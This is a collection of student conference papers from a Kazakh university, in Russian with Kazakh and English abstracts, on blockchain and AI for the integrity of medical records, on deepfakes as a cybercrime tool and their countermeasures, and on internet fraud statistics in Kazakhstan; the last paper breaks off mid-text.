Макиленов Шакирт Нурлубекулы, магистр технических наук, сениор-лектор кафедры «Кибербезопасность», Международный университет информационных технологий

About the authors:

Amirkhan Yergaliyev, 1st year bachelor's student in «6B06303 – Network security», International Information Technology University +77787927814

Dinmukhammed Abylkassym, 1st year bachelor's student in «6B06303 – Network security», International Information Technology University +7 776 011 1130

Rashida Nursadykova, 1st year bachelor's student in «6B06303 – Network security», International Information Technology University +7 777 278 4554

Saule Amanzholova, Ph.D., Associate Professor, Head of the Department of Cybersecurity, International University of Information Technology, +7 707 821 9916

Shakirt Makilenov, master of engineering sciences, senior-lecturer at Department of Cybersecurity, International Information Technology University, +7 707 136 6677

Авторлар туралы ақпарат:

Абылқасым Дінмұхаммед Бауыржанұлы, «6B06303 – Желілік қауіпсіздік» оқу бағдарламасының 1 курс студенті, Халықаралық ақпараттық технологиялар университеті

Ергалиев Амирхан Аскарович, «6B06303 – Желілік қауіпсіздік» оқу бағдарламасының 1 курс студенті, Халықаралық ақпараттық технологиялар университеті

Нұрсадықова Рашида Алтайқызы, «6B06303 – Желілік қауіпсіздік» оқу бағдарламасының 1 курс студенті, Халықаралық ақпараттық технологиялар университеті

Аманжолова Сауле Токсановна, т.ғ.к., қауымдастырылған-профессор, "Киберқауіпсіздік" кафедрасының меңгерушісі, Халықаралық ақпараттық технологиялар университеті.

Макиленов Шәкірт Нұрлыбекұлы, техника ғылымдарының магистрі, «Киберқауіпсіздік» кафедрасының сениор-лекторы, Халықаралық ақпараттық технологиялар университеті

УДК 004.89, 615.12

Бейсембай А.Ф. [1], **Мирасилов Д.К.**[2].
[1,2]Международный университет информационных технологий
Алматы, Казахстан
Научный руководитель: Макиленов Ш.Н.

ТЕХНОЛОГИИ БЛОКЧЕЙН ДЛЯ ОБЕСПЕЧЕНИЯ ЦЕЛОСТНОСТИ МЕДИЦИНСКИХ ДАННЫХ

Аннотация. В наше время информационные технологии играют ключевую роль в управлении данными, особенно в медицинской сфере. Однако с развитием технологий возникают новые проблемы, включая изменение дат задним числом в базе данных медицинских центров. Данная статья обсуждает актуальные проблемы и возможные риски, связанные с манипуляциями данными о датах в медицинских базах данных. Предлагаются решения для обеспечения целостности и безопасности данных. Статья представляет интерес для специалистов в области медицинской информатики, администраторов баз данных и лиц, ответственных за информационную безопасность в медицинских учреждениях.

Ключевые слова: база данных, медицинский центр, манипуляции данными, безопасность данных, аудит информационных систем.

Введение

Медицинские базы данных являются фундаментальным инструментом для хранения и управления информацией о пациентах, лечении, диагнозах и медицинских процедурах. Однако возникают серьезные проблемы, когда данные в таких базах изменяются задним числом, что может привести к искажению истории болезни, ошибкам диагностики и даже неправомерным медицинским действиям. Изменение дат задним числом в медицинских базах данных может привести к следующим проблемам:

− несоответствие медицинской истории: фальсификация данных может привести к созданию неправильного представления о состоянии пациента и пройденных им медицинских процедурах.

− угроза безопасности: неправомерное изменение данных может нарушить конфиденциальность медицинской информации пациентов.

− несоответствие статистике: манипуляции с датами могут исказить статистические данные, используемые для анализа эффективности лечения и эпидемиологических исследований.

Предлагаемый механизм для предотвращения изменения дат задним числом в медицинских базах данных основан на использовании искусственного интеллекта:

− технический анализ: разработка алгоритмов, способных автоматически обнаруживать изменения дат в базе данных. Эти алгоритмы должны быть обучены на большом объеме данных, чтобы обеспечить высокую точность определения аномалий;

− система блокчейн: Применение технологии блокчейн для регистрации и хранения дат изменений в базе данных. Благодаря децентрализованной и непрерывно обновляемой природе блокчейна, данные о каждом изменении будут надежно защищены от подделок;

− мониторинг и уведомления: аудит информационных систем, создание системы мониторинга, которая немедленно оповестит администраторов базы данных о любых попытках изменения дат задним числом, позволяя им принять соответствующие меры.

В контексте медицинских баз данных использование блокчейна может обеспечить надежное хранение информации о пациентах и их медицинской истории. Каждая транзакция (например, изменение данных) будет записана в блокчейн, и любые попытки изменить данные задним числом будут немедленно обнаружены благодаря хэшам блоков и децентрализованной природе сети. Таким образом, блокчейн обеспечивает непреложную историю изменений в медицинской базе данных, что повышает ее целостность и достоверность. Взаимосвязь между двумя передовыми технологиями еще не до конца изучена. Однако применение этих инноваций должно и будет изучаться, поскольку они обещают разнообразные варианты использования.

Использование искусственного интеллекта (ИИ) совместно с технологией блокчейн может предоставить мощные инструменты для предотвращения изменения данных задним числом в базе данных. Давайте представим, что у нас есть медицинская база данных, хранящая информацию о пациентах, и мы хотим использовать блокчейн для обеспечения безопасности и конфиденциальности этих данных:

− регистрация данных пациента: когда новый пациент посещает врача, его медицинская история и другие данные могут быть занесены в новый блок в цепочке блоков;

− шифрование и хранение данных: персональная информация пациента может быть зашифрована и сохранена в блокчейне. Это обеспечит защиту данных от несанкционированного доступа;

− доступ к данным: авторизованные участники, такие как врачи или пациенты, могут получить доступ к данным через специальные ключи, обеспечивая контроль над конфиденциальностью информации;

− изменение данных: любые изменения в медицинской истории пациента могут быть добавлены в новый блок с указанием времени и даты, что обеспечит прозрачность и невозможность подделки данных;

− автоматизация процессов: с использованием смарт-контрактов в блокчейне можно автоматизировать процессы, такие как оплата за медицинские услуги или предоставление доступа к медицинским данным.

Децентрализованное хранение данных и управление данными с помощью искусственного интеллекта

Децентрализованное хранение данных и управление ими с применением

искусственного интеллекта и технологии блокчейн являются ключевыми элементами современных систем, предоставляющих безопасные, надежные и эффективные платформы для управления информацией в различных сферах, включая медицинскую отрасль.




Рисунок 1 – Эскиз совместных функции технологий блокчейна и искусственного интеллекта[1]

На приведенной выше схеме демонстрируются основные функции, которые объединяют технологии блокчейн и искусственный интеллект в медицинском контексте. Эти функции включают в себя аналитику, диагностику, проверку медицинских открытий и отчетов, а также принятие важных решений и управление данными.

На блок-схеме представлены различные элементы, включая функции, основанные на искусственном интеллекте (обозначены желтыми линиями), технологии блокчейн (показаны зелеными пунктами). Желтые линии, соединяющие участников, таких как медицинские исследователи, врачи, радиологи, производители лекарств, лаборанты и пациенты, обозначают функции, основанные на искусственном интеллекте. Эти функции включают в себя анализ данных, диагностику, принятие важных решений и другие медицинские процессы, в которых применяется искусственный интеллект. Зеленые пункты на схеме представляют собой функции, зависящие от технологии блокчейн, такие как проверка целостности данных (Validation of Test Results), безопасное хранение медицинских изображений (IPFS Hash for Image File) и отчетность о результатах тестов (Test Reports). На блок-схеме красные и фиолетовые линии обозначают различные аспекты безопасности данных. Красные линии связаны с биологическими образцами, что указывает на возможности в отношении конфиденциальности и безопасности личных данных. Фиолетовые линии, в

свою очередь, представляют неструктурированные данные, которые могут быть связаны с другими источниками информации. Неструктурированные данные могут включать в себя разнообразную информацию, которая не имеет четкой структуры или организации, что может повысить риск утечки данных или несанкционированного доступа к конфиденциальной информации.

Использование комбинации технологий блокчейн и искусственный интеллект в медицине охватывает широкий спектр задач. На схеме видны различные аспекты и функции, которые они выполняют:

− пациенты получают консультации по образу жизни и рекомендации;

− радиологи проводят диагностику и обрабатывают МРТ-изображения;

− врачи используют клиническую поддержку принятия решений и работают с неструктурированными данными;

− медицинские исследователи занимаются аналитикой, работают с биологическими образцами и валидацией результатов тестов;

− лабораторные техники выполняют проверку результатов тестов и производство лекарств;

− технологии IPFS-хеширования используются для безопасного обмена медицинскими изображениями.

Совмещение этих технологий обеспечивает безопасное хранение, передачу и анализ медицинских данных, обеспечивая стабильность систем и высокий уровень конфиденциальности. Они также могут использоваться для классификации пациентов и прогнозирования будущих состояний на основе имеющихся данных. Использование децентрализованных решений хранения может привести к повышению надежности и масштабируемости хранилища благодаря многостороннему географическому распределению, предлагаемому децентрализованными решениями хранения. Некоторые из новых решений для децентрализованного хранения включают IPFS, что также показано на блок-схеме.

Заключение

В заключении можно подчеркнуть важность совместного использования технологий блокчейн и искусственного интеллекта в обеспечении целостности и безопасности медицинских данных. Эти инновационные подходы представляют собой не только ответ на существующие вызовы в управлении информацией о здоровье пациентов, но и открывают новые возможности для эффективного анализа данных и улучшения качества здравоохранения. Использование комбинации этих технологий позволяет создать надежные и безопасные платформы для хранения, передачи и анализа медицинской информации, что становится краеугольным камнем в развитии современной медицины. Разработка и внедрение таких инновационных систем требует сотрудничества междисциплинарных команд специалистов и постоянного обновления методов и технологий в соответствии с требованиями безопасности и конфиденциальности данных в медицинской отрасли.

СПИСОК ЛИТЕРАТУРЫ

Unite.AI. Всесторонний обзор блокчейна в искусственном интеллекте. [Электронный ресурс]. URL: https://www.unite.ai/ru/всесторонний-обзор-блокчейна-в-искусственном-интеллекте/. (дата обращения: 27.02.2024)

Unite.AI. Интеграция искусственного интеллекта и блокчейна для сохранения конфиденциальности. [Электронный ресурс]. URL: *https://www.unite.ai/ru/интеграция-искусственного-интеллекта-и-блокчейна-для-сохранения-конфиденциальности/*. (дата обращения: 27.02.2024)

Кузьминич Д.С., Паршина Л.Н. Технологии будущего: блокчейн и искусственный интеллект. [Электронный ресурс]. URL: https://naukaru.ru/ru/storage/download/54364(дата обращения: 27.02.2024)

REFERENCES

Unite.AI. Integration of artificial intelligence and blockchain to preserve privacy. [Online]. URL: https://www.unite.ai/ru/integration-of-artificial-intelligence-and-blockchain-to-preserve-confidentiality/. (accessed 27.02.2024)

Unite.AI. A comprehensive overview of blockchain in artificial intelligence. [Online]. URL: https://www.unite.ai/ru/comprehensive-review-of-blockchain-in-artificial-intelligence/. (accessed 27.02.2024)

Kuzminich D.S., Parshina L.N. Technologies of the future: blockchain and artificial intelligence. [Online]. URL: https://naukaru.ru/ru/storage/download/54364 (accessed 27.02.2024)

Бейсембай А.Ф., Мирасилов Д.К.
Ғылыми жетекші: Макиленов Ш.Н.

Медициналық деректердің тұтастығын қамтамасыз ету үшін жасанды интеллект пен блокчейн технологиясын қолдану

Аңдатпа. Қазіргі уақытта ақпараттық технологиялар деректерді басқаруда, әсіресе медицина саласында маңызды рөл атқарады. Дегенмен, технология дамыған сайын жаңа мәселелер туындайды, соның ішінде медициналық орталықтың дерекқорындағы күндердің артта қалуы. Бұл мақалада медициналық дерекқорлардағы күн деректерін манипуляциялауға байланысты ағымдағы мәселелер мен ықтимал қауіптер талқыланады. Деректердің тұтастығы мен қауіпсіздігін қамтамасыз ету үшін шешімдер ұсынылады. Мақала медициналық информатика саласындағы мамандарды, деректер базасының әкімшілерін және медициналық мекемелердегі ақпараттық қауіпсіздікке жауапты тұлғаларды қызықтырады.

Түйін сөздер: мәліметтер базасы, медициналық орталық, деректермен манипуляциялау, деректер қауіпсіздігі, ақпараттық жүйелер аудиті.

Beisembay A.F., Mirasilov D.K.
Scientific supervisor: Makilenov S.N.

The use of artificial intelligence and blockchain technology to ensure the integrity of medical data

Abstract. Nowadays, information technology plays a key role in data management, especially in the medical field. However, as technology advances, new problems arise,

including backdating of dates in the medical center database. This article discusses current issues and possible risks associated with the manipulation of date data in medical databases. Solutions are offered to ensure data integrity and security. The article is of interest to specialists in the field of medical informatics, database administrators and persons responsible for information security in medical institutions.

Keywords: database, medical center, data manipulation, data security, information systems audit.

Сведения об авторах:

Бейсембай Аяулым Фархадқызы, студент 1 курса ОП «6B06303 – Сетевая безопасность», Международный университет информационных технологий (87077583725)

Мирасилов Дамир Кайратович, студент 1 курса ОП «6B06303 – Сетевая безопасность», Международный университет информационных технологий (87056678273)

Макиленов Шакирт Нурлубекулы, магистр технических наук, сениор-лектор кафедры «Кибербезопасность», Международный университет информационных технологий

About the authors:

Beisembay Ayaulym Farhadkyzy, 1st year bachelor's student in «6B06303 – Network security», International Information Technology University (87077583725)

Mirasilov Damir Kairatovich, 1st year bachelor's student in «6B06303 – Network security», International Information Technology University (87056678273)

Shakirt Makilenov, master of engineering sciences, senior-lecturer at Department of Cybersecurity, International Information Technology University

Авторлар туралы ақпарат:

Бейсембай Аяулым Фархадқызы, «6B06303 – Желілік қауіпсіздік» оқу бағдарламасының 1 курс студенті, Халықаралық ақпараттық технологиялар университеті (87077583725)

Мирасилов Дамир Кайратович, «6B06303 – Желілік қауіпсіздік» оқу бағдарламасының 1 курс студенті, Халықаралық ақпараттық технологиялар университеті (87056678273)

Макиленов Шәкірт Нұрлыбекұлы, техника ғылымдарының магистрі, «Киберқауіпсіздік» кафедрасының сениор-лекторы, Халықаралық ақпараттық технологиялар университеті

УДК 004.056, 343.98

Абдыбаев А.Н.[1], Серикканов Н.А.[2], Зикирова М.Б.[3]
[1,2,3]Международный Университет Информационных Технологий
Алматы, Казахстан
Научный руководитель: Макиленов Ш.Н.

DEEPFAKE КАК ИНСТРУМЕНТ КИБЕРПРЕСТУПНОСТИ: ОЦЕНКА УГРОЗ И РАЗРАБОТКА КОНТРМЕР

Аннотация. Статья рассматривает проблему использования технологии Deepfake в киберпреступности, анализируя угрозы, которые она представляет для индивидуальной и общественной безопасности. Обсуждаются основные аспекты технологии, статистические данные о преступлениях, связанных с Deepfake, и предлагаются комплексные меры по борьбе с этим явлением, включая разработку технологий обнаружения подделок, законодательное регулирование и повышение общественной осведомленности. Результаты исследования подчеркивают необходимость международного сотрудничества и интеграции усилий различных секторов общества для минимизации рисков, связанных с использованием Deepfake в киберпреступности.

Ключевые слова: Нейросети, угрозы, кибератака, кибербезопасность, искусственный интеллект.

Введение

В последние годы технология Deepfake, основанная на принципах искусственного интеллекта и машинного обучения, вызывает все больше опасений в контексте кибербезопасности. Deepfake позволяет создавать видео и аудиоматериалы высокой достоверности, в которых лица или голоса людей могут быть изменены с удивительной точностью. Такие возможности открывают широкие перспективы для злоупотреблений, включая мошенничество, распространение дезинформации и киберугрозы нового уровня [1].

Проблема усугубляется быстрым развитием и доступностью технологий, делая Deepfake не только инструментом для создания контента в развлекательных целях, но и мощным средством киберпреступности. В этом контексте особенно тревожит использование Deepfake для фальсификации идентичности, манипулирования общественным мнением и подрыва доверия к цифровой информации [2].

Основная часть

Deepfake технология, основанная на принципах генеративно-состязательных нейронных сетей (GAN), предоставляет возможность создания или модификации видео и аудиоконтента с целью замещения лиц или голосов [2].

В контексте недавно описанного полицейскими Гонконга случая, сотрудник финансовой службы многонациональной корпорации стал жертвой обмана

с использованием технологии deepfake, в результате чего было перечислено мошенникам сумма в размере 25 миллионов долларов США. В процессе видеоконференции сотрудник был убежден в аутентичности коммуникации с коллегами, однако фактически все участники были сгенерированы искусственным интеллектом. Данный инцидент акцентирует внимание на рисках, связанных с применением технологии deepfake в сфере финансового мошенничества, и подчеркивает необходимость разработки усовершенствованных методов биометрической верификации и совершенствования правовых нормативов для противодействия подобным угрозам [3].

В марте текущего года был зафиксирован инцидент, не имеющий прецедентов в истории, связанный с мошенничеством, в ходе которого злоумышленники применили программное обеспечение, разработанное на основе технологий искусственного интеллекта, для имитации голоса высшего руководящего сотрудника и совершения нелегального банковского перевода на сумму 220 000 евро. Данный инцидент иллюстрирует новые вызовы, с которыми сталкивается корпоративная безопасность в эру искусственного интеллекта, и подчеркивает критическую необходимость в разработке специализированных инструментов для эффективного обнаружения и предотвращения случаев голосового мошенничества, а также предотвращения создания и распространения так называемых "deepfake" записей. Этот случай отражает возрастающую обеспокоенность общественности и специалистов в области кибербезопасности по поводу использования искусственного интеллекта в киберпреступлениях и выделяет неотложную потребность в адаптации систем кибербезопасности к новым формам угроз [4].




Рисунок 1 - Количество попыток подделок с deepfake [5].

На рисунке представлен график временного ряда, который иллюстрирует процентный объем попыток использования технологии Deepfake за период с июля 2022 по июль 2023 года. Ось абсцисс обозначает временные интервалы, сгруппированные по месяцам, а ось ординат отражает процентное соотношение

зафиксированных попыток к общему числу инцидентов, связанных с данным типом киберугрозы.




Рисунок 2 - Средний уровень мошенничества с биометрическими данными [5].

На графике представлены средние коэффициенты биометрического мошенничества по трем технологиям: движение ("Motion"), видео ("Video") и селфи ("Selfie") за период с 2021 по 2023 год. Эти данные могут свидетельствовать о росте угрозы биометрического мошенничества, что требует усиленных исследований в области улучшения биометрических систем безопасности.

Рисунок 3 - Мошенничество по типу документа [5].

Развитие технологий искусственного интеллекта и увеличение доступности мощных вычислительных ресурсов облегчили создание убедительных подделок. Это, в сочетании с распространением социальных сетей, усиливает риски распространения поддельного контента.

В контексте борьбы с преступлениями, обусловленными применением технологий Deepfake, принципиально важным является применение комплексного подхода, который включает в себя разработку и внедрение специализированного программного обеспечения, способного идентифицировать фальсификации. Это дополняется необходимостью законодательного регулирования, направленного на пресечение злоупотреблений, а также усиление общественной осведомленности

о потенциальных рисках и методиках защиты от подобного рода атак. Ключевым аспектом эффективности данных мер является сотрудничество между правоохранительными органами, представителями технологической индустрии и академическим сообществом в целях разработки и внедрения научно обоснованных методов детектирования и противодействия использованию Deepfake. В рамках данных усилий особо выделяются инструменты, такие как платформа Sentinel, которая предназначена для определения подлинности медиаконтента, детектор FakeCatcher, способный распознавать подделки в режиме реального времени, а также Microsoft Video Authenticator Tool, который позволяет в реальном времени оценить, подвергались ли изображения или видео манипуляциям. Все эти инструменты играют важную роль в формировании адекватного плана реагирования на атаки, осуществляемые с использованием технологии DeepFake [6].




Рисунок 4 – Использование deepfake мошенниками и путь решения.

В качестве ответной меры на угрозы, связанные с подделкой цифрового контента, рекомендуется внедрение технологических решений для проверки аутентичности, включая такие инструменты, как Sentinel от Intel и инструмент для проверки подлинности видео от Microsoft. Эти системы способны выявлять и препятствовать мошенническим действиям путем анализа особенностей видеоматериалов для идентификации признаков искусственной генерации. Применение данных инструментов укрепляет защиту информационных систем организаций и содействует повышению уровня защиты от кибермошенничества с применением deepfake технологий.

Заключение

Разработка и внедрение предложенных мер контроля и обнаружения Deepfake может значительно снизить риски киберпреступлений, связанных с этой технологией. Хотя полностью исключить возможность злоупотребления

Deepfake вряд ли возможно, комплексный подход, включающий технологические, законодательные и образовательные меры, способен значительно ограничить потенциал для преступного использования этой технологии и укрепить общественное доверие к цифровому контенту.

СПИСОК ЛИТЕРАТУРЫ

Hitachi Systems Security Inc. [Электронный ресурс] URL: *https://www.hitachi-systems-security.com/blog/deepfakes-and-cybercrime-an-introduction/* (дата обращения: 29.02.2024)

Eucrim. Europol Report Criminal Use of Deepfake Technology. [Электронный ресурс] URL: *https://eucrim.eu/news/europol-report-criminal-use-of-deepfake-technology/* (дата обращения: 29.02.2024)

CNN World. Finance worker pays out $25 million after video call with deepfake 'chief financial officer'. [Электронный ресурс] URL: *https://edition.cnn.com/2024/02/04/asia/deepfake-cfo-scam-hong-kong-intl-hnk/index.html* (дата обращения: 29.02.2024)

WSJ PRO. Fraudsters Used AI to Mimic CEO's Voice in Unusual Cybercrime Case Scams using artificial intelligence are a new challenge for companies. [Электронный ресурс] URL: *https://www.wsj.com/articles/fraudsters-use-ai-to-mimic-ceos-voice-in-unusual-cybercrime-case-11567157402* (дата обращения: 29.02.2024)

Onfido. Identity Fraud Report 2024. [Электронный ресурс] URL: *https://onfido.com/landing/identity-fraud-report/* (дата обращения: 29.02.2024)

Securityweek Network. Deepfakes Are a Growing Threat to Cybersecurity and Society: Europol. [Электронный ресурс] URL: *https://www.securityweek.com/deepfakes-are-growing-threat-cybersecurity-and-society-europol* (дата обращения: 29.02.2024)

REFERENCES

Hitachi Systems Security Inc. [Electronic resource] URL: *https://www.hitachi-systems-security.com/blog/deepfakes-and-cybercrime-an-introduction/* (date of the application: 28.02.2024)

Eucrim. Europol Report Criminal Use of Deepfake Technology. [Electronic resource] URL: *https://eucrim.eu/news/europol-report-criminal-use-of-deepfake-technology/* (date of the application: 28.02.2024)

CNN World. Finance worker pays out $25 million after video call with deepfake 'chief financial officer'. [Electronic resource] URL: *https://edition.cnn.com/2024/02/04/asia/deepfake-cfo-scam-hong-kong-intl-hnk/index.html* (date of the application: 28.02.2024)

WSJ PRO. Fraudsters Used AI to Mimic CEO's Voice in Unusual Cybercrime Case Scams using artificial intelligence are a new challenge for companies. [Electronic resource] URL: *https://www.wsj.com/articles/fraudsters-use-ai-to-mimic-ceos-voice-in-unusual-cybercrime-case-11567157402* (date of the application: 28.02.2024)

Onfido. Identity Fraud Report 2024. [Electronic resource] URL: *https://onfido.com/landing/identity-fraud-report/* (date of the application: 28.02.2024)

Securityweek Network. Deepfakes Are a Growing Threat to Cybersecurity and Society: Europol. [Electronic resource] URL: *https://www.securityweek.com/deepfakes-are-growing-threat-cybersecurity-and-society-europol* (date of the application: 28.02.2024)

Абдыбаев А.Н., Серикканов Н.А., Зикирова М.Б.
Ғылыми жетекшілері: Макиленов Ш.Н.

Deepface киберқылмыс құралы ретінде: қауіп-қатерді бағалау және қарсы шараларды әзірлеу

Андатпа. Мақала Deepfake технологиясын Киберқылмыста қолдану мәселесін қарастырады, оның жеке және қоғамдық қауіпсіздікке төнетін қауіптерін талдайды. Технологияның негізгі аспектілері, Deepfake-пен байланысты қылмыстар

туралы Статистика талқыланады және бұл құбылысқа қарсы кешенді шаралар ұсынылады, соның ішінде жалғандықты анықтау технологияларын әзірлеу, заңнамалық реттеу және қоғамдық хабардарлықты арттыру. Зерттеу нәтижелері Deepfake-ті Киберқылмыста қолданумен байланысты тәуекелдерді азайту үшін халықаралық ынтымақтастық пен қоғамның әртүрлі секторларының күш-жігерін біріктіру қажеттілігін көрсетеді.

Түйін сөздер: нейрондық желілер, қауіптер, кибершабуылдар, киберқауіпсіздік, жасанды интеллект.

Abdybayev A.N., Serikkanov N.A., Zikirova M.B.
Scientific director: Makilenov S.N.

Deepfake as a cybercrime tool: Threat assessment and development of countermeasures

Annotation. The article examines the problem of using Deepfake technology in cybercrime, analyzing the threats it poses to individual and public safety. The main aspects of technology, statistics on crimes related to Deepfake are discussed, and comprehensive measures to combat this phenomenon are proposed, including the development of counterfeit detection technologies, legislative regulation and public awareness raising. The results of the study emphasize the need for international cooperation and integration of efforts of various sectors of society to minimize the risks associated with the use of Deepfake in cybercrime.

Keywords: Neural networks, threats, cyber attacks, cybersecurity, artificial intelligence.

About the authors:

Anuar Abdybayev, 1st year bachelor's student in «6B06303 – Network security», International Information Technology University

Serikkanov Nurzhan, 1st year bachelor's student in «6B06303 – Network security», International Information Technology University

Zikirova Merey, 1st year bachelor's student in «6B06303 – Network security», International Information Technology University

Об авторах:

Абдыбаев Ануар, студент 1 курса ОП «6B06303 – Сетевая безопасность», Международный университет информационных технологий

Серикканов Нуржан, студент 1 курса ОП «6B06303 – Сетевая безопасность», Международный университет информационных технологий

Зикирова Мерей, студент 1 курса ОП «6B06303 – Сетевая безопасность», Международный университет информационных технологий

Авторлар туралы:

Абдыбаев Н. Ануар, «6В06303 – Желілік қауіпсіздік» оқу бағдарламасының 1 курс студенті, Халықаралық ақпараттық технологиялар университеті

Серикканов А. Нуржан, «6В06303 – Желілік қауіпсіздік» оқу бағдарламасының 1 курс студенті, Халықаралық ақпараттық технологиялар университеті

Зикирова Б. Мерей, «6В06303 – Желілік қауіпсіздік» оқу бағдарламасының 1 курс студенті, Халықаралық ақпараттық технологиялар университеті

УДК 004.056

Ережепов Акжар
Международный Университет Информационных технологий
Алматы, Казахстан.
Научный руководитель: Макиленов Ш.Н.

ОСОБЕННОСТИ ИНТЕРНЕТ-МОШЕННИЧЕСТВА В КАЗАХСТАНЕ

Аннотация. В данной статье рассмотрена актуальная проблема мошенничества в Казахстане, с особым вниманием к интернет-преступлениям. Обсуждаются различные формы мошенничества, их динамика на протяжении последних лет, а также причины, способствующие распространению этого явления в обществе. Анализируются законодательные меры, предусмотренные для противодействия мошенничеству, и эффективность их применения. В рамках рекомендаций обсуждаются возможные шаги по улучшению законодательства, усилению работы правоохранительных органов и необходимости международного сотрудничества для более эффективной борьбы с этим явлением и обеспечения безопасности в информационном пространстве.

Ключевые слова: Интернет-мошенничество, схемы, угрозы, злоумышленники, злоупотребление данными, тенденции интернет-мошенничества, преступление.

Введение

В последние годы Казахстан стал свидетелем увеличения случаев мошенничества в различных областях. Одной из наиболее распространенных форм является финансовое мошенничество, которое включает в себя такие преступления, как мошенничество с кредитными картами, инвестиционные схемы, злоупотребление доверием и другие.

Еще одной заметной тенденцией является кибермошенничество. С развитием интернет-технологий и онлайн-платежей мошенники находят новые способы обмана, взлома личной информации и кражи денежных средств [1].

Основная часть

Мошенничество - это действия, которые предпринимаются с целью обмана или обмана других людей с целью получения незаслуженной выгоды или причинения ущерба. Это может включать в себя различные виды действий, такие как ложные представления, скрытие информации, фальсификация документов, использование лживых утверждений и т.д. [2]

Мошенничество может принимать множество форм, включая финансовые мошенничества (например, кража личных данных, мошенничество с кредитными картами, инвестиционные схемы "пирамиды", финансовые пирамиды и т. д.), медицинские мошенничества (например, подделка медицинских счетов, мошенничество с медицинскими страховками и т. д.), а также мошенничество в

сфере недвижимости, интернет-мошенничество, телефонные мошенничества и так далее [3].

В Казахстане впервые с 2018 года отмечается снижение количества преступлений в сфере интернет-мошенничества. За 2022 год было зафиксировано 20,6 тысячи таких правонарушений, что составляет уменьшение на 3,9% по сравнению с предыдущим периодом. Этот вид преступной деятельности, выделяемый в отчетах Комитета по правовой статистике и спецучётам Генпрокуратуры РК (КПСиСУ), начал активно развиваться с 2018 года. Начиная с 2019 года, Казахстан столкнулся с ростом интернет-мошенничества, и количество уголовных дел значительно увеличилось, достигнув 7,8 тысячи. В 2021 году наблюдался пик этого явления, с 21,4 тысячами подобных правонарушений, что, вероятно, было усугублено пандемией.

Рисунок 1 – Статистические данные по интернет-мошенничеству [4]

В текущем году, после небольшого снижения в 2022 году, киберпреступность вновь начала расти. За январь-февраль 2023 года статистика демонстрировала увеличение на 16,1% по сравнению с аналогичным периодом 2022 года, достигнув 3,4 тысячи заявлений о правонарушениях со стороны онлайн-мошенников. Интересно, что преступления в сфере интернета против собственности характеризуются низкой раскрываемостью, что подтверждается тем, что семь из десяти уголовных дел остаются не доведенными до суда, часто из-за неустановления преступника. В 2022 году до суда дошло лишь около 15% подобных уголовных дел, где предусмотрены штрафы или лишение свободы на срок до 7 лет в зависимости от различных обстоятельств, включая сумму ущерба и наличие отягчающих или смягчающих обстоятельств [4].

Причины мошенничества в Казахстане многочисленны и обусловлены как социальными, так и экономическими факторами. Экономическая нестабильность играет ключевую роль, стимулируя людей к поиску альтернативных способов заработка. Недостаточное понимание законов и прав, а также недостаточная эффективность правоохранительных органов также способствуют распространению мошенничества [5].

